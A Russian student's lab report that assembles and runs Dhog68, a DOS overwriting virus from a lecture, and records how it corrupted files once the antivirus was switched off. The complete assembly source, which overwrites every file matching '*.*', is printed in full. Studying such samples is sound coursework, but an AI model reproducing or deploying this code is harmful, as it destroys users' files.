
Жуковский Павел Сергеевич, 4 курс, 12 группа

Домашнее задание с лекции на 09.11.2021

Пароль от архива: **041**

Постановка задачи:



Алгоритм решения:

Для начала возьмём исходный текст Dhog68, предложенный в 11-ой лекции, и сохраним его в файле **DHOG68.ASM**:

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

public start

start proc near

mov ah,4Eh

mov dx,140h

int 21h

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

mov ah,43h

mov al,1

mov dx,9Eh

mov cl,0

int 21h

mov ax,3D01h

mov dx,9Eh

int 21h

xchg ax,bx

mov ah,40h

mov cl,44h

nop

nop

mov dx,100h

int 21h

mov ah,3Eh

int 21h

mov ah,4Fh

int 21h

jnb loc\_0\_107

mov ah,31h

mov dx,7530h

int 21h


start endp

a\_MaskForVir db '\*.\*',0

seg000 ends


end start

На всякий случай, я также поместил в папку некоторые исполнимые файлы, которые мы частенько используем при создании объектных и исполнимый модулей программ:




Теперь получим объектный модуль **DHOG68.OBJ**:






Далее, нам необходимо получить исполнимый модуль. В лекции был сделан намёк, что исполнимый модуль должен быть с расширением .COM, поэтому я указал команду TLINK /t DHOG68.OBJ для получения исполнимого модуля:







После этого DOSBOX сообщил, что кто-то сделал настройку «cycles=auto»:




А ещё, как только терминал сообщил мне об успешном создании исполнимого модуля DHOG68.COM, я получил следующее сообщение от своего антивируса:






А использую я, кстати говоря Windows Defender, просто потому что он был в моей операционной системе изначально, и он меня устраивал, потому я и не ставил другие антивирусы.


Позже я посмотрел подробный отчёт о найденной угрозе:



Далее я посмотрел в журнал защиты:




Но я пока что не стал принимать никаких мер, а вместо этого принялся за эксперименты с Dhog68. Я создал ещё один пустой текстовый файл – somefile.txt, чтобы протестировать ещё и его. Я попробовал запустить его:




Но сколько бы я не пытался, терминал DOSBOX-а говорил, что не знает такого исполнимого модуля, хотя DHOG68.COM имелся в моей папке. У меня есть предположение, что это мой антивирус блокирует его запуск.

Я попробовал отключить антивирус на время:




И после этого я снова попробовал запустить DHOG68.COM:




Вроде как в этот раз DHOG68 отработал, однако, на первый взгляд, ни один файл, который находился в одной и той же папке с DHOG68, не был как-либо изменён.

Но позже я заметил, что, например, в исходном тексте DHOG68.ASM и нашем новом текстовом файле somefile.txt появились какие-то странные данные:




А ещё прежняя версия этого отчёта повредилась и не смогла открыться:



Предположительно, в неё тоже были внедрены эти странные данные. Хорошо, что я подумал об этом заранее, и создал копию всех файлов (включая этот отчёт).

Когда я снова включил антивирус, то уже не смог открыть содержимое текстовых файлов:



Предположительно, те старые данные представляли из себя какую-то нежелательную для системы программу (в виде машинных инструкций).

В письме я постараюсь прикрепить архив, который будет включать в себя 3 файла до их заражения этим вирусом (чтобы вы смогли открыть их): этот отчёт, исполняемый модуль DHOG68.COM и исходный текст DHOG68.ASM.

Пароль от архива: **041** (на всякий случай, укажу пароль на самом верху этого отчёта тоже)